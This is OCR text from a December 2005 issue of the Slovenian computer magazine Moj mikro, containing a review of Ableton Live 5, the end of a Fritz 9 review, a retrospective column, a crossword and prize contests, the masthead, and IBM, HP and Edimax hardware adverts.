Novi Fritz 9 bo zagotovo našel veliko kupcev. Nekateri ga bodo kupili, ker preprosto vedno hočejo imeti zadnjo različico. To ima določene prednosti, je pa seveda odvisno od debeline vaše denarnice. Drugi ga bodo kupili zaradi vsebine. Za 50 evrov ponuja Fritz 9 veliko zabave in je z vsemi multimedijskimi lekcijami zagotovo vreden vsaj dvakrat toliko, kot boste zamaj odšteli. Rezervirajte si samo malce časa – to pa za ljubitelje šaha gotovo ni problem.

GENS UNA SUMUS

ABLETON LIVE — PETO UTELEŠENJE

Od časa do časa se zgodi, da človek ob armadi programov, s katerimi nas zasipava trg, za trenutek pomisli: Zadetek v polno! Tudi prenovljen kos programske opreme, kot je Ableton Live 5, nam namreč lahko polepša dan.

Piše: Igor Maticič
igor.maticic@mojmikro.si

Ableton Live je bil vsekakor zanimiv program že v svojih začetnih fazah, vendar takrat ni ponujal dovolj orodij in tako širokega uporabniškega vmesnika, kot se to dogaja danes. Pred nami je namreč predstavitev različice 5, ki že krepko sviri po prevzemu nekaterih uporabnikov drugih podobnih orodij za ustvarjanje glasbe. Če se je zdelo, da je v prvih različicah Live še nekako meril na uporabnike, ki pri ustvarjanju pretežno uporabljajo in sestavljajo zvočne zanke (podobno kot v programu Acid), pa so se skozi novejšo različico (v samo petih letih!) obzorja razširila na večino področij modernega glasbenega ustvarjanja z računalnikom. Poleg tega, da minimalne strojne zahteve za osnovno delovanje programa niso prevelike (600 MHz procesor, 256 MB delovnega pomnilnika), pa uporabniki zelo hvalijo **stabilno delovanje**, kar ga uvršča med prednostne nakupe pri nastopih v živo (DJ-ji).

USTVARJALNOST NAMESTO TEHNIKALIJI

Različica 5 vsekakor spada ob bok nekaterim MIDI/avdio sekvenčnikom, vendar je delo z njim olajšano do tolikšne mere, da ustvarjalec lahko pozabi na tehnične stvari in se osredotoči na tisto najvažnejše – glasbo. Na splošno je treba pohvaliti ta trend zadnjih let, ko razvijalci glasbene (in tudi druge) programske opreme težko izumijo "toplo vodo", saj je bila že davno izumljena. Tako se bolj osredotočajo na izboljšanje in pretvorbo že znanih, a okornih orodij v precej elegantne uporabniške vmesnike, prijazne za povprečnega glasbenika.

Pa pogledjmo nekaj biserov iz palete orodij programa Live 5. Pri delu v studiu omogoča **snemanje neomejenega števila zvočnih stez** (seveda ob predpostavki, da imamo neomejeno hiter in optimiran računalnik) v 32-bitni 192 KHz tehniki, **združevanje** zvočnih vzorcev in datotek različnih formatov (primer: združiti lo-fi datoteko MP3 in 24-bitno datoteko wave ni vedno enostavno), samodejno zaznavanje tempa iz zvočnega materiala, popoln tonski nadzor nad posameznim vzorcem ali celotno datoteko ter seveda obilico pritisklin, ki so v takšnem profesionalnem kosu programa same po sebi umevne. MIDI-delu programa so nekateri uporabniki sicer v preteklih različicah zamerili premalo funkcionalnosti (navsezadnje to velja za večino programov, prvotno namenjenih upravljanju zvočnih zank), pa vendar se najdejo zanimivi načini določenih rešitev tudi tukaj. Za zahtev-

nejše MIDI-uporabnike pa kljub temu obstajajo nekatere rešitve, ki jih bomo srečali v nadaljevanju.

USTVARI, PRODUCIRAJ, IZVAJAJ

Niso iz trte izvite trditve glede Abletona v medijih, da je to program, ki zajema vse tri glasbene faze: **kreativni – kompozicijski del, produkcijo ter nastope v živo** (create-produce-perform). Vse te glasbene faze se že dolgo izvajajo v okviru različnih programskih orodij, vendar se poraja vprašanje: Ali je že kdaj obstajal program, ki je bil vse tri faze sposoben aktivno in kakovostno izpeljati brez večjih težav? Mislim da je Ableton za zdaj **najbližje** temu. Vsekakor klasični avdio/MIDI-sekvenčniki, kot so Cubase, Sonar, Logic in drugi, briljirajo v dveh fazah, ki se dogajata v studiu, vendar so za nastope v živo preveč statični. Potem poznamo popolnoma drugačne vrste programe, kot je npr. Reason, ki lahko ob ustreznih nastavitvah delujejo izjemno tako na kreativnem področju kot na glasbenem odru, vendar se pri nekaterih vrstah studijske produkcije ustvarjanja hitro začno kazati pomanjkljivosti oz. nezdržljivosti. Poznamo pa tudi kreativne programe, kot so Fruity Loops in Cakewalk Project 5, tako da bo vsekakor končno sodbi podal uporabnik sam. Kakorkoli, za vse tiste, ki želijo k svojemu »master« sekvenčniku zgolj dodati Abletonove dobrine, je najpomembnejši podatek, da Live 5 podpira tako standard **Rewire** kot tudi vtične zvočne učinke oz. inštrumente **VST** in **Audio Units**. Mimogrede omenimo tudi možnost kompenziranja zakasnitvenega učinka tako vtičnih učinkov kot tudi posameznih zvočnih ali MIDI-stez.



Povezava Rewire programa Ableton Live 5 s programom Reason

RAZBREMENITEV PROCESORJA

Zanimiva novost v novi različici programa je tudi funkcija **clip freeze** oz. »zamrznitev« vzorca, ki tistim z manj zmogljivimi računalniki omogoča, da razbremenijo procesor dodatnega dela (nekaj podobnega sicer poznamo že iz drugih programov). Vendar pa gre ta funkcija pri Liveu še dlje, saj kljub »zamrznjenju« vzorca (clip) še vedno omogoča vrsto manipulativnih funkcij. Poleg tega lahko precej pripomore k elegantnemu prenosu projekta v drug računalnik, kar je pogosto problem zaradi različnih nastavitvev in namestitvev programov, vtičnikov idr.

Nova različica med drugim tudi že samodejno podpira nekatere kontrolnike znanih proizvajalcev, kot so Mackie, Tascam in Yamaha.

Poleg doslej znanih vtičnih učinkov so novi različici dodani še Beat Repeat, Phaser, Flanger, Auto Pan, Saturator in Arpeggiator.




Session View nam daje pregled in neposreden nadzor nad vsemi glasbenimi celicami (Live Clip)

VEČ KOT LE PLAYBACK NA ODRU

Posebno poglavje je uporabnost programa Live na glasbenem odru. Kdor si še vedno predstavlja, da je računalnik na odru zgolj »playback« enota, bo morda ob podrobnejšem spoznavanju Livea korenito spremenil mišljenje. Ta

namreč omogoča **popoln nadzor** v stvarnem času (real-time) nad večino parametrov, tako da bolj kot sekvenčnik ali snemalnik deluje kot pravo **improvizacijsko orodje** oz. samostojen glasbeni inštrument. V kombinaciji z (na odru) preverjeno zanesljivostjo programa (in optimiranim računalnikom Windows ali Mac) pa lahko pomeni zmagovito kombinacijo.



Pisec uvodnika Tomaž Savodnik je iztekajoče se leto 1995 imenoval »Leto, ki je spremenilo svet«. Kajpada zaradi sistema Windows 95, ki je končno le prišel na prodajne police. V znamenju Oken je bila kajpada tudi decembrska številka. In seveda ni šlo brez podrobnih opisov dveh sejmov... Prvi je bil Infos '95, »prireditve na razpotju«, kot je poročevalec ocenil tradicionalno prireditve v ljubljanskem Cankarjevem domu, to leto staro že 13 let. Obiskovalcev je bilo tokrat več kot 20.000, razstavljalcev pa 40. Skratka, »Sejem bil je živ...«, je svoje rahlo humoristično poročilo naslovil tudi humoristično podpisani A. B. Piškotof. Sicer pa je vse skupaj minilo v znamenju – Microsofta, seveda.

@

Drugi sejem je bil kajpada jesenski Comdex. V Las Vegas sta šla dva sodelavca Mojega mikra, ki pa sta ugotovila, da ima ta sejem zdaj že »oči postrani« – lastništvo so namreč prevzeli Japonci in novi predsednik, japonski Bill Gates, je postal Masoyoshi Son, o katerem so govorili, da je pri 37. letih precej premožnejši od ameriškega milijarderja. Vse o vsebini in pomenu samega sejma pa pove podatke, da je 2500 razstavljalcev predstavilo 7000 novitet.

@

Ob iztekajočem se letu 2005 naj končam z najlepšimi voščili vsem bralcem Mojega mikra, ki jim v novem letu želim vse najboljše. (Beri: vse manj prenatrjenih reform in nobenih enotnih davčnih stopenj.)

Vilko Novak-Čipiči

Nagradno vprašanje za bralce Mojega mikra!

S slušalkami

Logitech

Cordless

Headset za

konzole Xbox

se lahko ljubitelji računalniških iger

popolnoma posvetijo strategiji igre,

slušalke pa ponujajo tudi idealno možnost za spletno klepetanje, dogovarjanje igralnih strategij in sklepanje novih prijateljstev med igralci. Mikrofon, ki je vdelan v slušalke, vključuje funkcijo odprave hrupa, tako da se lahko med klepetom v spletu brez težav premikate tudi po drugih prostorih v stanovanju.

Zanima nas, kolikšen domet omogočajo slušalke Logitech Cordless Headset za konzole Xbox? Odgovore pošljite preko spleta ali na naslov **Moj mikro, Dunajska 5, 1000 Ljubljana do 20 decembra**. V januarski številki Mojega mikra pa bomo objavili srečnega zmagovalca, ki si je s pravilnim odgovorom prislužil slušalke Logitech Cordless Headset za Xbox.

a) do 9 metrov

b) do 15 metrov

c) do 20 metrov



EDIMAX
NETWORKING PEOPLE TOGETHER

<http://www.edimax.com.tw>

Iščete kakovostno omrežno rešitev?

generalni distributer:
ELKOTEX d.o.o.
www.elkotech.si

elko
Grow to succeed. ELKO Group.

PRODAJNA MESTA:

AOI, tel: 03 759 09 30, Slovenske Konjice
COMTRON, tel: 01 547 34 84, Ljubljana
GAMBIT TRADE, tel: 01 437 63 33, Ljubljana
INFO Danilo Spitalar, tel: 03 563 13 00, Trbovlje
JEZASCO, tel: 01 514 33 16, Vodice
KOTAR, tel: 01 420 25 00, Ljubljana
LAMAS, tel: 01 786 80 40, Ivančna Gorica
MLACOM, tel: 01 500 87 75, Ljubljana
PLANIS, tel: 03 565 84 70, Zagorje ob Savi
PRODAJA KRALJ, tel: 04 512 00 97, Škofja Loka
TOMINŠEK MIHAEL, tel: 031 656 284, Otočec
TOPTX, tel: 03 562 52 50, Trbovlje
TRGOVINA MIŠKA, tel: 04 201 44 80, Kranj
VILJEM MAČEK, 01 895 35 12, Kočevje
VIZUAL, tel: 02 539 16 50, Tišina
VO&VO, 04 537 40 00, Radovljica



Širokopasovni usmerjevalniki

- ✓ Ožičena, brezžična omrežja, VPN povezave
- ✓ 2, 4 WAN povezave
- ✓ Vgrajen tiskalniški strežnik ali ADSL modem



Brezžična omrežja

- ✓ Dostopne točke / Cardbus, USB, PCI
- ✓ Velik domet, ojačevalci signala
- ✓ Dodatne notranje in zunanje antene



Tiskalniški strežniki

- ✓ Ožičena, brezžična omrežja
- ✓ 1-3 priključki USB 2.0
- ✓ 1-3 zaporedni priključki



KVM / USB / SATA

- ✓ PS/2, USB, zvok, OSD
- ✓ USB Hub, PCI, Cardbus, Firewire
- ✓ SATA PCI kartica, Bluetooth V2.0



Gigabit in Fast Ethernet omrežja

- ✓ Gigabitni NIC / pametna, SNMP, hrbtenična stikala
- ✓ Hitri Ethernet NIC, Cardbus / 5 do 32-vratna stikala
- ✓ Media pretvornik, ohišja, HomePlug družina



Najdi.si

www.najdi.si

e-pošta: info@najdi.si

e-pošta: info@noviforum.si

mojMIKRO

izhaja vsak prvi torek v mesecu
letnik 21,
številka 12, december 2005

BERI PAMETNEJE

Vse novice na enem mestu!

Najdi novico

http://novice.najdi.si

- Naslovnica
- Slovenija
- Svet
- Gospodarstvo
- Sport
- Zanimivosti
- Kultura
- Kronika

POTOVANJA AVTOMOBILI E-RAZGLEDNICE POSLOVNI REGISTER SPLETNI IMENIK OGLASNA DESKA VICI-CITATI-KARIKATURE ANKETA

Najdi.si

Najdi pametneje

Zanimivosti

Država v Južni Aziji

WELLINGTON - Novozelandska postaja je priložila neki ženski, ki v sili v prvih petih minutah postane običajna. Čeprav je v prvih petih minutah postane običajna, kasneje pa se jo vsi priložijo različno opaziti in ...

MOJ MIKRO	ŽIV-LJENJSKO VODILO	ZEMELJSKI OREŠKI, KIKIRIKI	ŽALOST	DUŠAN NEČAK	PREBIVALKE IGA	SAMICA BRKATEGA SERA	IZDELOVALEC IRHOVINE
SL. INTERNETNI ISKALNIK							
OSEBA, KI KAJ ORGANIZIRA							
AFRIŠKA DRŽAVA				SL. PEVKA (MAJDA) BAVARSKA OPATIJA			
ERMIN ŠILJAK			ENOJKA VRSTA RAČUNAL. DISKA				
FELJTONIST TENIŠKI IZRAZ							
						OPTIČNI BRALNIK	DRŽAVA V JUŽNI AZIJI
AVTOR: ALEKSANDAR ŠUJDOVIČ	KRAJ OB SOTOČJU DVEH SOR	UPLINJAČ	ENOTNI VEKTOR V MATEMATIKI	ORANJE DECIMALNI DEL LOGARITMA		ISABELA (KRAJŠE) RADON	SPLIT MAKED. HEROJINJA (VERA)
SKUŠA PO PRIMORSKO							DELO TLAČANOV OSN. DELCI K-MEZONI
GOROVJE MED SLOVENIJO IN AVSTRILJO							SL. SLIKAR (DEMETRIJ) IRENE EPPLE
KRAJ PRI VELIKIH LAŠČAH						FR. MESTO SMUČANJE IN SKOK S PADALOM	
FRANCE BEVK			TON ŠKARJA UPOR			KAR JE POSEJANO	
SL. SATIRIK (EVGEN)						ČETRTI RIMSKI KRALJ	NADAV HOTELSKI DELAVEC
NEKD. IT. ATLET TEKAČ (FRANCO)						DANSKI KOLDIRKAČ (BJARNE) DRSTENJE	ČEŠKO MESTO GRAFIK DEBENJAK JUDOV SIN PO BIBLIJI
RASTLINA SIVKA							DOBRINA (ZASTAR.) KOČBEK EDVARD
PEVEC PESTNER			OKRASNI GRM OLEG ANTONOV				
PLES V KROGU						SKESANA ŽENSKA	
MESTO V EPIRU (GRČIJA)						TITAN	NIZOZ. FILMSKI REŽISER (PIET)

IZDAJA:
DELO REVIJE, d. d.
Dunajska 5, 1509 Ljubljana
www.delo-revije.si
DIREKTOR: Andrej Lesjak

UREDNIŠTVO:
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 82 61
faks: (01) 473 81 69, 473 81 09
e-pošta: mojmikro@delo-revije.si

GLAVNI UREDNIK: Marjan Kodelja
ODGOVORNI UREDNIK: Zoran Banovič
POMOČNIKA GLAVNEGA UREDNIKA:
Zlatko Matič in Milan Simič
UREDNİK: Jaka Mele
UREDNİK FOTOGRAFIJE:
Alan Orlič Belšak
LIKOVNA ZASNOVA: Andrej Mavsar
TEHNIČNI UREDNIK: Andrej Mavsar
REDAKTOR:
Slobodan Vujanovič

OGLASNO TRŽENJE:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 11
faks: (01) 473 81 29
e-pošta: marketing@delo-revije.si

KOLPORTAŽA:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 20
faks: (01) 473 82 53

NAROČNINE:
DELO REVIJE, d. d.
Marketing
Dunajska 5, 1509 Ljubljana
tel.: (01) 473 81 23, 473 81 24
faks: (01) 473 82 53
e-pošta: narocnine@delo-revije.si

Posamezni izvod stane 980 SIT.
Naročniki imajo posebne ugodnosti. Naročite se lahko pisno (klasična in elektronska pošta) ali telefonsko. Revijo boste začeli prejemati po prvem plačilu od tekoče številke naprej. Naročnina velja do vašega preklica.

Naročnina za tujino se poravnava za eno leto vnaprej in znaša: 70 EUR, 127 USD, 167 AUD.
Za vse informacije v zvezi z naročanjem edicije smo na voljo na zgoraj navedenih telefonskih številkah ali elektronski pošti.
Nenaročenih besedil in fotografij ne vračamo.

DIGITALNA OBDELAVA FOTOGRAFIJ IN OSVETLJEVANJE:
Delo Repro, d. o. o.
Dunajska 5, Ljubljana
TISK: Delo Tiskarna, d. d.
Dunajska 5, Ljubljana

december 2005
natisnjeno
v 8 500 izvodih.



Izid žrebanja nagradne križanke iz 11. številke Mojega mikra - **GESLO: BELKIN DOŽIVLJENJSKA GARANCIJA**
3 praktične nagrade v vrednosti po 7.640 SIT podarja podjetje Alterna, d. d. Prejeli so jih: **Jože Malek**, A. Marinšek 15, 2341 Limbuš, **Jaka Kovač**, Prešernova 2, 1235 Radomlje in **Oltilija Ličen**, Branik 164, 5295 Branik. Nagrade bodo iz podjetja Alterna, d. d. poslali po pošti.

Ime in priimek: _____

Naslov: _____

mojMIKRO Davčna številka: _____

GESLO: _____

Rešite križanko, črke z označenih polj pa vpišite v kupon. Dobite geslo, ki je rešitev nagradne križanke. Kupon izrežite in ga do **20. decembra** pošljite na naslov:
Uredništvo revije Moj mikro, Dunajska 5, 1509 Ljubljana
Pripišite tudi svojo davčno številko.
Rešitve lahko pošljete tudi po e-pošti: info@mojmikro.si

Podjetje **NOVIFORUM, d. o. o.**, bo petim izžrebancem, ki boste napisali pravilno geslo, podarilo blagovne nagrade iz prodajnega programa v vrednosti po 5.000 SIT.

IZJEMNA NOVOLETNA PONUDBA!

Na vsak računalnik je že BREZPLAČNO nameščen program IBM Tivoli CDP za varnostno kopiranje datotek!

ThinkCentre A50

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 1 MB / 800 MHz FSB
- Tower črn
- 256 MB DDR SDRAM
- disk 40 GB ATA-100
- Direkt AGP slot
- CD ROM 48x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- OS DOS
- garancija 3 leta



Cena brez DDV: **99.999,00 SIT!**
Cena z DDV: 119.999 sit

ThinkCentre A51

- Intel® Celeron® D procesor 335, 2.80 GHz
- Tower črn
- 256 MB DDR SDRAM
- disk 80 GB SATA-100
- Intel Graphics Media Accelerator 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Professional SLO
- garancija 3 leta



Cena brez DDV: **104.999,00 SIT!**
Cena z DDV: 125.999 sit

ThinkCentre A50 SFF

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 1M / 800 HT
- Small Form Factor - nov, ozek design
- 256 MB DDR SDRAM
- disk 40 GB Ultra ATA-100
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Win XP Professional SLO
- SLO tipkovnica, optična miška
- Garancija 3 leta



Cena brez DDV: **116.666,00 SIT!**
Cena z DDV: 139.999 sit

ThinkCentre A51 + 17" CRT zaslon

- Intel® Celeron® D procesor 335, 2.80-GHz
- Tower ali desktop črn
- 256 MB spomin, 80 GB ATA-100
- Intel Graphics Media Acc. 900 in PCI Express
- DVD ROM 16x
- Audio, Ethernet 10/100
- SLO tipkovnica, miška
- Win XP Pro SLO
- 17" CRT zaslon E74
- garancija 3 leta
- + **DARILO!!!**
INFORM Guard 600VA brezprekinitveni napajalnik



Cena brez DDV: **124.999,00 SIT!**
Cena z DDV: 149.999 sit

ThinkPad R52

- Intel® Pentium® M 740 procesor 1.70 GHz CENTRINO tehnologija
- 512 MB pomnilnik
- trdi disk 40 GB
- 15" TFT zaslon, loč. 1024x768
- CD-RW/DVD-ROM
- modem, Gigabit ethernet
- Bluetooth
- Intel 802.11 a/b/g
- Win XP Pro SLO
- Garancija 1 leto



Cena brez DDV: **216.666,00 SIT!**
Cena z DDV: 259.999 sit

ThinkCentre A50 SFF + 17" LCD zaslon

- Intel® Pentium® 4 procesor 3.0 GHz, s Hyper-Threading tehnologijo, 1M / 800 HT
- Small Form Factor desktop
- 256 MB DDR SDRAM
- disk 40 GB Ultra ATA-100
- DVD-ROM 16x
- Audio, Ethernet 10/100
- Win XP Professional SLO
- 17" LCD ThinkVision L170
- SLO tipkov., optična miš
- garancija 3 leta
- + **DARILO!!!**
INFORM Guard 600VA brezprekinitveni napajalnik (UPS)



Cena brez DDV: **166.666,00 SIT!**
Cena z DDV: 199.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.2 GHz / 800MHz FSB
- pomnilnik 512 MB, max. 4 GB
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto



DODATNIH 20.000 SIT POPUSTA

Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **144.999,00 SIT!**
Cena z DDV: 173.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.2 GHz / 800MHz FSB
- spomin 512 MB, max. 4GB
- 73 GB Ultra SCSI HDD
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 1 leto
- DODATNIH 20.000 SIT POPUSTA



Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **189.999,00 SIT!**
Cena z DDV: 227.999 sit

IBM strežnik Netfinity xSeries 206

- Intel® Pentium® 4 procesor s HT (EM64T) 3.4 GHz / 800MHz FSB
- spomin 512 MB, max. 4GB
- 73 GB Ultra SCSI HDD
- CD ROM in disketna enota
- vgrajen ServeRAID 7e
- Ethernet 10/100/1000
- IBM Director 4.2
- garancija 3 leta
- DODATNIH 20.000 SIT POPUSTA



Če nam ob nakupu novega strežnika dostavite svojega starega!

Cena brez DDV: **199.999,00 SIT!**
Cena z DDV: 239.999 sit

IBM strežnik xSeries 226

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB spomin
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- Integriran RAID 1
- 2 x 514W HotSwap napajanje
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **299.999,00 SIT!**
Cena z DDV: 359.999 sit

IBM strežnik xSeries 346 - 2U rack

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 2 MB L2 cache
- 1 GB RAM
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- DVD
- Integriran RAID 1
- 625W napajalnik
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **383.333,00 SIT!**
Cena z DDV: 459.999 sit

IBM strežnik xSeries 236

- Intel® XEON® procesor 3.0 GHz (EM64T)
- 1 GB spomin
- 0 HD (6 HotSwap Ultra 320 SCSI mest)
- Integriran RAID 1
- 1 GB ethernet
- garancija 3 leta



Cena brez DDV: **399.999,00 SIT!**
Cena z DDV: 479.999 sit

Uvoznik in distributer za Slovenijo:

MIKROPIS Holding

Aškerčeva 4a, 3310 Žalec

tel: 03/ 712 15 00; fax: 03/ 712 15 66

Vsi izdelki so na voljo tudi v naši spletni trgovini: **www.mikropis.si**

Vsem našim strankam in partnerjem želimo srečno in uspešno leto 2006!

SMO POOBLAŠČENI SERVISER za ThinkPad prenosne računalnike

EMG, Celovška 136, 1000 Ljubljana

tel: 01/ 500 74 20; fax: 01/ 500 74 25



HP priporoča Microsoft® Windows® XP Professional.



DO POSLOVNIH ODLOČITEV NA VSAKEM KORAKU!

S prenosnim računalnikom HP nx6110 lahko vaši zaposleni nemoteno opravljajo svoje delo, kjerkoli so. Procesor Intel® Pentium® M, zasnovan na mobilni tehnologiji Intel® Centrino™, in integrirana vmesnika Bluetooth ter Intel PRO WLAN 802.11b/g so namreč pravi odgovor na današnje čase, ki zahtevajo še več agilnosti in še hitrejša reakcija na zahteve poslovnega okolja. In to na vsakem koraku!

HP COMPAQ nx6110 NOTEBOOK PC

- Intel® Centrino™ Mobile Technology
 - Procesor Intel® Pentium® M 740 (1,73 GHz, 2 MB cache)
 - Integriran vmesnik Intel® PRO WLAN 802.11 b/g
- Microsoft® Windows® XP Professional SLO
- Pomnilnik 512 MB DDR 333 MHz, razširljiv do 2 GB
- Trdi disk 60 GB SMART ATA 4200 rpm
- Vgrajen pogon DVD +/- RW - Double Layer
- Intel® Graphics Media Accelerator 900 do 128 MB pomnilnika „shared“
- Zaslon 15,0" TFT XGA 1024 x 768
- Integriran modem 56K in mrežni vmesnik 10/100
- Integriran vmesnik Bluetooth
- Integriran zvočni vmesnik in dva zvočnika
- 6-celična baterija Lithium-Ion
- Dimenzije: 3,0 x 32,8 x 26,7 cm
- Teža: 2,70 kg
- Garancija 1 leto



HP COMPAQ nc6120 NOTEBOOK PC

Mobilnost vedno na dosegu roke.

- Intel® Centrino™ Mobile Technology
 - Procesor Intel® Pentium® M 750 (1,86 GHz, 2 MB cache)
 - Integriran vmesnik Intel® PRO WLAN 802.11 b/g
- Microsoft® Windows® XP Professional SLO
- Pomnilnik 512 MB 333 MHz DDR, 1 slot prost - razširljiv do 2 GB
- Trdi disk 80 GB SMART ATA 5400 rpm
- Vgrajen pogon DVD +/- RW - Double Layer
- Intel® Graphics Media Accelerator 900 do 128 MB pomnilnika „shared“
- Zaslon 15,0" TFT XGA 1024 x 768
- Integriran modem 56K in mrežni vmesnik 10/100/1000
- Integriran vmesnik Bluetooth
- Integriran zvočni vmesnik z dvema zvočnikoma
- 6-celična baterija Lithium-Ion
- Vmesniki: 4 x USB 2.0, čitalec 6 v 1, Firewire, 1x paralelni, 1x serijski, VGA, Fast IR, S-Video TV-out, 2 x PC Card Type I/II ali 1 x PC Card Type III, vmesnik za razširitev postajo, vmesnik za potovalno baterijo, RJ-11, RJ-45
- Dimenzije: 3,03 x 26,7 x 32,86 cm
- Teža 2,7 kg
- Garancija 1 leto



HP COMPAQ nx8220 NOTEBOOK PC

Dobrodošli v svet grafičnih užitek!

- Intel® Centrino™ Mobile Technology
 - Procesor Intel® Pentium® M 750 (1,86 GHz, 2 MB cache)
 - Integriran vmesnik Intel® PRO WLAN 802.11 b/g
- Microsoft® Windows® XP Professional SLO
- Pomnilnik 512 MB 533 MHz DDR2, 1 slot prost - razširljiv do 2 GB
- Trdi disk 60 GB SMART ATA 5400 rpm
- Vgrajen DVD +/- RW - MultiBay II pogon
- ATI MOBILITY RADEON X600 graphics controller s 64 MB pomnilnika
- Zaslon 15,4" TFT WSXGA + WVA 1 680 x 1050
- Integriran vmesnik Bluetooth
- Integriran modem 56K in mrežni vmesnik 10/100/1000
- Garancija 1 leto

HP SVETUJE CARE PACK

HP Care Pack – podporni paket, ki podaljša garancijo na 3 leta.

PAMETEN NASVET > PAMETNA TEHNOLOGIJA > PAMETNA PODPORA

CENE PREVERITE PRI PRODAJALCIH HP.

ZA OSTALE MODELE V AKCIJI:

KLIKNITE www.diss.si/hp/akcija

OBIŠČITE www.avtera.si/hp/akcija

2006
Preferred Partner



invent